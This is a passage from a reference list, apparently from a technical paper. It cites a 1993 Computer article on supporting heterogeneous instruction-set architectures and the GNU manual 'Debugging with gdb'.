- [SE93] Gabriel M. Silberman and Kemal Ebcioglu. An architectural framework for supporting heterogeneous instruction-set architectures. *Computer*, 26(6):39–56, 1993.
- [SPS⁺88] Richard Stallman, Roland Pesch, Stan Shebs, et al. Debugging with gdb. *Free Software Foundation*, 675, 1988.